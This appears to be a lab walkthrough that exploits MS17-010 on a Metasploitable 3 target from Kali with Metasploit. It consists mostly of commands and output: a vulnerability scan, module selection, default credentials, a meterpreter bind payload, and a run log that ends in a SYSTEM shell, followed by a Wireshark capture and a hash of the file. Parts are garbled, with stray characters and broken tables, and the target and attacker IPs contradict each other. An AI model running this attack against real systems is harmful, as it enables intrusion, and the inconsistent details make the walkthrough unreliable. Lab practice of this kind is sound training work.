



## Lab Setup

**Target:** Metasploitable 3

**Attacker:** Kali Linux

**Target IP:** 192.168.56.101

**Attacker IP:** 192.168.156.102

**Step 1:** Run the command to find vulnerability

```
nmap --script vuln 192.168.56.101
```

```
Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
    VULNERABLE
        Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
        State: VULNERABLE
        IDs: CVE:CVE-2017-0143
        Risk factor: HIGH
            A critical remote code execution vulnerability exists in Microsoft SMBv1
            servers (ms17-010).

        Disclosure date: 2017-03-14
        References:
            https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
            https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
            https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

**Step 2:** Search and use the ms17-010 module

```
search ms17-010
```

```
use 10
```

```
msf6 exploit(windows/smb/ms17_010_rce) > search ms17-010
Matching Modules
=====
#  Name          |  Version | Platform |      OS          |      Arch      |      Status      |
--  exploit/windows/smb/ms17_010_永恒之蓝 |  1.0     |  windows   |  Windows 7/8/10 |  x86/x64      |  Exploit       |
n
  1  \_ target: Automatic Target
  2  \_ target: Windows 7
  3  \_ target: Windows Embedded Standard 7
  4  \_ target: Windows Server 2008 R2
  5  \_ target: Windows 8
  6  \_ target: Windows 8.1
  7  \_ target: Windows Server 2012
  8  \_ target: Windows 10 Pro
  9  \_ target: Windows 10 Enterprise Evaluation
 10  exploit/windows/smb/ms17_010_psexec |  1.0     |  windows   |  Windows 7/8/10 |  x86/x64      |  Exploit       |
mote Windows Code Execution
 11  \_ target: Automatic
 12  \_ target: PowerShell
 13  \_ target: Native upload
 14  \_ target: MOF upload
 15  \_ AKA: ETERNALSYNergy
 16  \_ AKA: ETERNALROMANCE
 17  \_ AKA: ETERNALCHAMPION
 18  \_ AKA: ETERNALBLUE
 19  auxiliary/admin/smb/ms17_010_command |  1.0     |  windows   |  Windows 7/8/10 |  x86/x64      |  Auxiliary     |
mote Windows Command Execution
 20  \_ AKA: ETERNALSYNergy
 21  \_ AKA: ETERNALROMANCE
 22  \_ AKA: ETERNALCHAMPION
 23  \_ AKA: ETERNALBLUE
 24  auxiliary/scanner/smb/ms17_010 |  1.0     |  windows   |  Windows 7/8/10 |  x86/x64      |  Auxiliary     |
 25  \_ AKA: DOUBLEPULSAR
 26  \_ AKA: ETERNALBLUE
 27  exploit/windows/smb/ms17_010_rce |  1.0     |  windows   |  Windows 7/8/10 |  x86/x64      |  Exploit       |
 28  \_ target: Execute payload (x64)
 29  \_ target: Neutralize implant
```

**Step 3:** Set the options

```
set RHOSTS 192.168.56.101
```

```
set SMBUser vagrant
```

```
set SMBPass vagrant
```




```
set PAYLOAD windows/x64/meterpreter/bind_tcp
```

```
set LHOST 192.168.56.101
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS   99              yes       How many times to try to leak transaction
NAMEDPIPE      /usr/share/metasploit-framework/data/wo  no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES    /usr/share/metasploit-framework/data/wo  yes      List of named pipes to check
RHOSTS         192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445             yes       The Target port (TCP)
SERVICE_DESCRIPTION  Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  Service display name
SERVICE_NAME    ADMIN$          no        The service name
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      .               no        The Windows domain to use for authentication
SMBPass        vagrant        no        The password for the specified username
SMBUser        vagrant        no        The username to authenticate as
Dropped: 0 (0.00%)
Payload options (windows/x64/meterpreter/bind_tcp):
Name          Current Setting  Required  Description
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT          4444            yes       The listen port
RHOST         192.168.56.101  no        The target address
Exploit target:
Id  Name
--  --
0   Automatic
me  Dec 26, 2025
```

#### Step 4: Open the wireshark and start the capture





## Step 5: Run the exploit

### Run

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] 192.168.56.102:445 - Authenticating to 192.168.56.102 as user 'vagrant' ...
[*] 192.168.56.102:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.56.102:445 - Built a write-what-where primitive ...
[+] 192.168.56.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.102:445 - Selecting PowerShell target
[*] 192.168.56.102:445 - Executing the payload...
[+] 192.168.56.102:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 192.168.56.102:4444
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:35559 → 192.168.56.102:4444) at 2026-01-09 06:34:53 -0500

meterpreter > getuid Get more storage
Server username: NT AUTHORITY\SYSTEM
```

Step 6: Stop the capture in wireshark and save the file as **HTTP\_Traffic.pcapng**

Step 7: Check the SHA256 hash

**sha256sum HTTP\_Traffic.pcapng**

```
(kali㉿kali)-[~]
└─$ sha256sum HTTP_Traffic.pcapng
0a2ce89aed8925e17f8dc51a2b0c560197425488a6d41e9f56ff565fe41352a1  HTTP_Traffic.pcapng
```